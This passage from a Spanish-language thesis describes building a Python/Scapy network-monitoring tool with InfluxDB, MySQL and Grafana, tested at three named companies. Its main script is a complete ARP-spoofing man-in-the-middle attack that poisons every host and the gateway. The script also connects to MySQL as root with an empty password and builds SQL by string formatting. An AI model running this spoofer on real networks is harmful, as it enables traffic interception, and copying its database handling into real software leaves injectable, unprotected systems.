


Figura 12: Esquema del proyecto a desarrollar

Fuente: diseño propio de WFUENTES para el desarrollo

CAPÍTULO III: METODOLOGÍA

3.1 Diseño de la investigación

El presente proyecto se desarrolló en base al tipo cualitativo, presentándose el alcance de la investigación en base al descriptivo-correlacional.

3.2 Tipo de investigación

“Los diferentes estudios descriptivos precisan sus detalles en conformidad con las eventualidades y diversas situaciones, lo que significa que si un determinado fenómeno es perceptible, es necesario que surjan las interrogantes cómo o porqué se presentó y busca sintetizar y determinar las diferentes propiedades que involucran su entorno, o los factores que se involucraron para que se dé el fenómeno” (Escudero, 2018).

El tipo de investigación correlacional busca determinar en base a variables como son la relación o igualdad, cuanto es el grado de similitud y de que dependen las características del fenómeno que se presentó. Tanto las características como las definiciones surgirán del resultado de las observaciones. (Guillen, 2018)

A continuación, en la tabla # 5 se describe las variables, técnicas y tipos de la metodología de investigación utilizados en esta investigación:

Tipo de Investigación	Métodos	Variables indicadoras	Técnica de Investigación	Enfoque	Variables de Investigación
Cualitativo	Descriptivo - Correlacional	Tiempo de repuesta saltos de paquetes	Aplicación software Observación directa Revisión bibliográfica	Mixto	Métrica Tiempo Velocidad

Tabla 5: Metodología de investigación
Fuente: Desarrollo propio

La tabla de variables explica los puntos necesarios para obtener los resultados requeridos que serán necesarios para alcanzar los objetivos de este proyecto, es necesario explicar en este punto que los tiempos de respuesta y saltos de paquetes que normalmente se obtienen del comando ping o traceroute que se ejecutan en una consola son datos necesarios que se registrarán y se convertirán en variables para ser usadas en una de las funciones que se anexó al código Python.

Estos datos son muy importantes para analizar el estado de la red ya que determinan el tiempo de ejecución y la velocidad con que se transmiten los paquetes y así se obtendrán las métricas.

El proyecto propuesto pretende recopilar las métricas generadas por los datos recopilados por la aplicación que se ejecutó en las empresas Agdiesa S.A., TBA Solutions S.A. y Macroseal S.A., captando información, tales como: velocidad de transmisión, dispositivos conectados a la red física y red inalámbrica, direcciones ip y mac, y las seguridades que presentan los sistemas operativos instalados en cada pc.

Desde el punto de vista de los aspectos expuestos se podrá realizar también un análisis de que tan segura esta la red informática y presentar los parámetros que deberían ser corregidos para que se establezca una seguridad acorde a los estándares internacionales.

3.3 FASES PARA ALCANZAR LA IMPLEMENTACIÓN DEL PROYECTO

1.- La Primera Fase se empezará a desarrollar este proyecto y para ello se lo hará con el uso de una red virtual, en la cual se instalará algunos softwares para realizar las pruebas.

2.- En la Segunda Fase se implementará el sistema de monitoreo de red en la empresa AGDIESA S.A que es una pequeña organización privada cuyo modelo de negocio se dedica a gestionar la contabilidad y controles tributarios a las Pymes.

3.- En la tercera fase la implementación será en la empresa TBA Solutions y Macroseal S.A. dedicada a brindar Servicios de gestión y manejo IN SITU de sistemas informáticos además facilita acceso a servicios de transmisión de voz y datos.

3.4 ASPECTOS TÉCNICOS PARA EL DESARROLLO DEL PROYECTO

- En primera instancia se creó una red virtual en VMware de tres computadoras ambas cargadas con software de distribución Linux: en una se instaló KALI LINUX versión 2021.1 ISO.

  Kali Linux en su instalación exige implementar contraseñas, las cuales son esenciales a la hora de usar cualquier software. Y es necesario acotar

que aun cuando las contraseñas o passwords son obligatoriamente la práctica de seguridad más básica, la realidad es que a muchos administradores y profesionales de la seguridad en constante ocasiones se olvidan del uso de ellas. En este sentido se hace de manifiesto indicar que las normas ISO también implementará normas con respecto a la seguridad informática.

- El segundo pc virtual fue instalado con el sistema operativo Ubuntu amd 64 ISO que al igual que Kali es también una distribución de Linux haciéndose más compatible y en base a sus funcionalidades que fueron creadas para enfocarse a la gestión de hacking y seguridad informática, la que se utilizará como estación de trabajo y ayudará en diferentes actividades para cumplir con el objetivo y el buen funcionamiento del proyecto".
- En Kali Linux se instaló el IDE de Visual Studio code con la finalidad de escribir y editar el código Python v3.
- Con el fin de mostrar en tiempo real y tener una clara monitorización con disponibilidad de gráficos que permita tener una métrica exacta de lo que está pasando, se gestionará el análisis con la plataforma Grafana, para el análisis y visualización de métricas.
- Para gestionar la monitorización de la red y en base al código Python a partir de un dashboard facilitado por Grafana es necesario ingresar por medio de http://localhost:3000. Demostración en figura # 13.




Figura 13: Entorno gráfico de Plataforma Grafana

Fuente: plataforma Grafana

Comandos usados para realizar la gestión de análisis de la red

Comandos de Windows

El comando **tracert** e **ipconfig** (propio de Microsoft) y adicionando **slash all** permitió verificar la información IP exacta del adaptador que sirvió como referencia para ver el estado de la red. Y ver las configuraciones para utilizarlas en el código Python de la aplicación y de esta manera elaborar las diferentes funciones, tal como se muestra en la figura # 14




Figura 14: Configuraciones PC Windows

Fuente: Empresa Agdiesa S.A

Con el comando **ping** se pudo comprobar la transmisión de paquetes, así como la velocidad de trasmisión en tiempo de respuesta.

Comandos de LINUX

Con **IFCONFIG, SUDO, ARP –a, tracert route** (propios de Linux y sus distribuciones) facilitaron la información de las PC´s virtuales como: KALI LINUX y Ubuntu que fueron instalado en una laptop que sirvió para trasladarla a las empresas antes expuestas para realizar la gestión de monitoreo de la red.

3.5 Descripción de los softwares instalados

Instalación de Plataforma Grafana

En cuanto a los requerimientos técnicos para su instalación fue necesario recurrir a algunos comandos por ejemplo a través de Linux (también hay

versiones para Windows y Mac), por consola se realizó la instalación utilizando las líneas de comandos que a continuación se detallan:

wget -q -O - https://packages.grafana.com/gpg.key | sudo apt-key add –

sudo add-apt-repository "deb https://packages.grafana.com/oss/deb stable main"

sudo apt install grafana

sudo systemctl start grafana-server

sudo systemctl status grafana-server

sudo systemctl enable grafana-server

Para alcanzar los objetivos y resultados esperados se diseñó un software en base a un código desarrollado en el lenguaje Python 3 entre sus características está en gestionar las redes, esta aplicación explorará todo el tráfico de la red y logrará extraer y recopilar las estadísticas de los datos informáticos tales como: direcciones MAC, direcciones IP fuente/destino, Tipos de paquetes en la red, Puertos de los equipos en la red, Velocidad de transmisión y posibles bucles o lazos.

- Para almacenar los datos recopilados por el código Python3 se diseñó y se creó una base de datos, y entre las opciones de gestionadores con mayores funcionalidades para la monitorización de la red informática se escogió INFLUXDB y Mysql para pruebas que también son open source como sistema de gestión de bases de datos, con la ventaja de usarse de manera gratuita permite a los desarrolladores crear software de IoT, análisis y monitoreo.

Instalación Influxdb (gestionador de base de datos)

Cada uno de los siguientes comandos se utilizaron para la instalación de Influxdb, así como también el apoyo del gestor de base de datos MySQL para realizar algunas pruebas, los usos de estas sentencias de comandos llevan un orden a pesar que la instalación no es complicada, pero debe hacerse respetando ese orden y se lo realizó siguiendo los pasos que a continuación se detallan:

curl -sL https://repos.influxdata.com/influxdb.key | apt-key add -

apt-get update && sudo apt-get install influxdb

Se edita el archivo conf con el editor nano

nano /etc/influxdb/influxdb.conf

influxd -config /etc/influxdb/influxdb.conf

echo $INFLUXDB_CONFIG_PATH /etc/influxdb/influxdb.conf

Una vez que se concluye la instalación se inician y habilitan los servicios ejecutando las siguientes líneas de comandos:

sudo service influxdb start

systemctl start influxdb

Con letras minúsculas se ejecuta influx para comenzar a trabajar en consola o se puede acceder a su entorno gráfico, a través de: https con: http:/localhost:8086, como se puede observar en la figura # 15




Figura 15: Entorno gráfico de Plataforma INFLUXDB ya instalada

Fuente: plataforma INFLUXDB

- En base a una API rest o código Json se comunicará nuestro sistema con el software de monitoreo y gestión Grafana el cual, a través de su dashboard o tablero de control, que permitirá visualizar y gestionar de manera gráfica todo lo que sucede en la red.
- La actividad para la cual fue diseñado nuestro código Python será ejecutada en nuestra máquina virtual Kali Linux nombrada Tesis1 con nombre de usuario tesis1 y password tes1.
- El entorno de desarrollo IDE de Visual Studio fue el editor que se instaló en la máquina virtual Kali Linux para la codificación de programa, y a su vez para realizar conexiones con Mysql y con Grafana. Se aprecia en la figura # 16.




Figura 16: Entorno gráfico de IDE

Fuente: Visual Studio

Instalación de Visual Studio para Linux

sudo dpkg -1 code_1.46.1-1592428892_amd64.deb

Abrimos Visual Studio para realizar las respectivas configuraciones escogemos la opción de Extensiones y escogemos Python para instalarlo

Instalaremos el comando pip

sudo apt install Python-pip

Ahora pyplint el cual permite instalar comandos o paquetes de Python

pip install pyplint

Instalamos net-tools con la cual podemos hacer uso del comando ifconfig

sudo apt-get install net-tools

Instalación de librerías necesarias para usar en Python

pip install scapy

pip install scapy_http

pip instalar argparse-utils

Comando que utilizados

sudo rote –n

sudo arp –a

3.6 DETALLES DE LA ESTRUCTURA DEL CODIGO DESARROLLADO

Para que la aplicación sea verdaderamente funcional al momento de realizar el escaneo de nuestra red de computadoras se hará un supuesto ataque, aunque hay múltiples ataques, pero en este caso lo realizaremos sobre la red spoofing y ataque de hombre medio, antes expuestos.

Para esto es necesario explicar conceptualmente las diferentes herramientas, funciones, palabras reservadas, librerías, variables usadas en nuestro lenguaje de programación entre otros términos apoyándonos en documentos facilitados por los desarrolladores de Python.

ARP: Protocolo de resolución de direcciones en una red de computadoras es un protocolo de comunicaciones de la capa de red responsable de encontrar la dirección de hardware o la dirección de Mac corresponde a una determinada de dirección IP.

En este proyecto se enviará un paquete arp resquest conteniendo la dirección de difusión de red que contiene la dirección ip por la que se pregunta y deberá responder una máquina y devolverá la respuesta con un arp replay otro paquete conteniendo la dirección ip que le corresponde, esto lo hace posible con ARP, pero si las máquinas lo soportan y están conectados en la misma

red local, al mismo tiempo se ejecutará la técnica de Man in the midle expuesta en el marco teórico.

Arp Spoofing: Con arp spoofing se hará una suplantación de identidades con mensajes falsos.

Colorama con esta librería permitió tan solo darle colores a las diferentes variables, sentencias o librerías lo que ayudará a diferenciar de una manera más visual y descriptiva los resultados.

ARGPARSE: Doc.python.org define a ARGPARSE como un módulo de Python3 que facilita la escritura de interfaces de línea de comandos fáciles de usar. El programa define qué argumentos requiere y argparse descubrirá cómo analizarlos con sys.argv. El argparse módulo también genera automáticamente mensajes de ayuda y su uso, además emite errores cuando los usuarios dan al programa argumentos no válidos.

Parse.parse_args() Usamos la clase args que servirá para definir los argumentos

Parse.add_argument("-r","--range",help="Rango a esnacear o spofear") Ésta sentencia permitirá el recibir rango de direcciones IP que vamos a necesitar.

Def get_mac(gateway): Con def se define una función en este caso recibe la dirección mac del Gateway

Arp_layer = ARP(pdst=gateway) #construcción capa por capa pdst(argumento de la clase arp va a recibir como parámetro la dirección ip a la cual se le enviara el paquete)

Conforme a lo expuesto anteriormente a cerca del funcionamiento y requisitos para codificar en el lenguaje de programación Python a continuación detallamos el código principal y código de pruebas:

3.7 CODIGO PYTHON CON CONEXIÓN A LA BASE DE DATOS

En este código se puede apreciar los comandos usados para importar las diferentes librerías y funciones, así como cada una de las líneas de instrucciones, este programa realizará un escaneo de la red verificando los dispositivos conectados.

En primer lugar, al momento de ejecutarse se hará la suplantación de la dirección IP del router con la de un atacante con la finalidad de capturar los paquetes, esta prueba es una técnica de simulación para ver el estado y comportamiento del tráfico, en segunda lugar se capturará está información ya que está conectado con un gestor de base de datos que recopilará los datos y serán mostrados en un dashboard diseñado en la Plataforma Grafana para poder monitorizarlos visualmente mediante gráficos, la estructura del código se muestra a continuación en la tabla # 6:

```
#_*_ coding: utf8 _*_


from mysql import connector
from scapy.all import *
from colorama import Fore, init
from os import *
import argparse
```

```
import sys

import mysql.connector

import os

import scapy.all as scapy

import ipaddress

import scapy as X

from scapy.modules.six import *

import pingparsing


init()

parse = argparse.ArgumentParser()

parse.add_argument("-r","--range",help="Rango a esnacear o spofear")

parse.add_argument("-g","--gateway",help="Gateway")

parse = parse.parse_args()


#ip = "192.168.200."

#scapy.arping("192.168.200.0/24")


ping_parser = pingparsing.PingParsing()

transmitter = pingparsing.PingTransmitter()

transmitter.destination = "100.115.92.196"

transmitter.count = 10
```

```
result = transmitter.ping()
paraBase = ping_parser.parse(result).as_dict()
conexion1=mysql.connector.connect(host="localhost",
                        user="root",
                        passwd="",
                        database="monitoreo")

cursor1=conexion1.cursor()

sql="insert into `trafico` (`destination`, `packet_transmit`, `packet_receive`, `packet_loss_count`, `packet_loss_rate`, `rtt_min`, `rtt_avg`, `rtt_max`, `rtt_mdev`, `packet_duplicate_count`, `packet_duplicate_rate`) values ('{}',{},{},{},{},{},{},{},{},{},{})".format(paraBase["destination"],
paraBase["packet_transmit"], paraBase["packet_receive"],
paraBase["packet_loss_count"], paraBase["packet_loss_rate"],
paraBase["rtt_min"], paraBase["rtt_avg"], paraBase["rtt_max"],
paraBase["rtt_mdev"], paraBase["packet_duplicate_count"],
paraBase["packet_duplicate_rate"])

cursor1.execute(sql)
conexion1.commit()
conexion1.close()
```

```
def get_mac(gateway):
    arp_layer = ARP(pdst=gateway)
    broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")
    final_packet = broadcast/arp_layer

    mac = srp(final_packet, timeout=2, verbose=False)[0]
    mac = mac[0][1].hwsrc
    return mac
def scanner_red(rango,gateway):

    conexion1=mysql.connector.connect(host="localhost",
                        user="root",
                        passwd="",
                        database="monitoreo")
    cursor1=conexion1.cursor()
    lista_hosts = dict()
    arp_layer = ARP(pdst=rango)
    broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")
    final_packet = broadcast/arp_layer
    answers = srp(final_packet, timeout=2, verbose=False)[0]
    print("\n")
    for a in answers:
```

```
        if a != gateway:
            print("[{}+{}] HOST: {} MAC: {}".format(Fore.LIGHTGREEN_EX,
Fore.LIGHTWHITE_EX, a[1].psrc, a[1].hwsrc)
                  )
            lista_hosts.update({a[1].psrc: a[1].hwsrc})
        sql="insert into `redescaner` (`direccion-ip`, `direccion-mac`) values
('{}','{}')".format(a[1].psrc, a[1].hwsrc)

            cursor1.execute(sql)
        conexion1.commit()
    conexion1.close()
        return lista_hosts

def restore_arp(destip,sourceip,hwsrc,hwdst):
    dest_mac = hwdst
    source_mac = hwsrc
    packet = ARP(op=2, pdst=destip, hwdst=dest_mac, psrc=sourceip,
hwsrc=source_mac)
    send(packet, verbose=False)

def arp_spoofing(hwdst,pdst,psrc):
```

```
    spoofer_packet = ARP(op=2, hwdst=hwdst, pdst=pdst, psrc=psrc)
    send(spoofer_packet, verbose=False)


def main():


    if parse.range and parse.gateway:
        mac_gateway = get_mac(parse.gateway)
        hosts = scanner_red(parse.range, parse.gateway)
        try:
            print("\n[{}+{}]                    Corriendo...".format(Fore.LIGHTGREEN_EX,
Fore.LIGHTWHITE_EX))
            while True:
                for n in hosts:
                    mac_target = hosts[n]
                    ip_target = n
                    gateway = parse.gateway
                    arp_spoofing(mac_gateway,gateway,ip_target)
                    arp_spoofing(mac_target,ip_target,gateway)
                    print("\r[{}+{}]              Suplantando:{}".format(Fore.LIGHTGREEN_EX,
Fore.LIGHTWHITE_EX, ip_target)),
```

```
            sys.stdout.flush()
        except KeyboardInterrupt:
            print("\n\nRestaurando tablas ARP...")
            for n in hosts:
                mac_target = hosts[n]
                ip_target = n
                gateway = parse.gateway
                restore_arp(gateway,ip_target,mac_gateway,mac_target)
                restore_arp(ip_target,gateway,mac_target,mac_gateway)
            exit(0)
    else:
        print("necesito opciones")

if __name__== '__main__':
    main()
```

Tabla 6: Código principal
Fuente: Desarrollo propio

3.7.1 Ejecución de la Aplicación

Se realizó la ejecución de la aplicación desde la máquina virtual Kali Linux desde la consola se corrió el código principal que contiene el programa que obtiene las direcciones Mac, direcciones IP, arp spoofer, la función codificada scapy, la función para la conexión con la base de datos que fueron

compilados desde el IDE de Visual Studio Code, se puede apreciar en la figura # 17




Figura 17: Ejecución de aplicación desde VS code

Fuente: Diseño propio

CAPÍTULO IV: ANÁLISIS DE RESULTADOS

Ante lo expuesto en cada uno de los capítulos se realizó un diagnóstico empleando las diferentes herramientas o softwares instalados para con mayor precisión obtener un análisis más claro, así el código proyectografana.py se ejecutó desde el sistema operativo Kali, al momento de validar el sistema de monitoreo de la red de computadoras se procesó la alternativa de monitoreo PRTG para realizar las comparaciones y ver qué tan confiables estaban los datos y su efectividad. Se gestionó variables, aspectos y criterios en base a la seguridad informática:

- La latencia en el tráfico de datos
- Operatividad de la red informática
- Evaluación de proceso de la computadora gestionadora

Por lo consiguiente, se abrió dos consolas para medir el tráfico, con la consola del lado derecho mediante el comando ping se verificó el Gateway 192.168.200.1, y con la consola del lado izquierdo se ejecutó el software con la siguiente línea de comando:

sudo python3 proyectografana.py –r 192.168.200.1 –g 192.168.200.1/24 (donde -r es el rango y –g es la Gateway). Como se muestra en la siguiente figura # 18.




Figura 18: Consolas para verificar el tráfico inicial

Fuente: Diseño propio

En la gráfica arriba expuesta se puede visualizar que el tiempo de respuesta inicial es de 5.62 ms y al momento de ejecutar el programa empieza a subir a 14.3ms., el icmp muestra como los intervalos van en aumento en un promedio de 233seg, se puede apreciar en la siguiente figura # 19, incluso hay respuesta de “Host Unreachable”, al parecer por unos segundos se perdió la comunicación con el router.

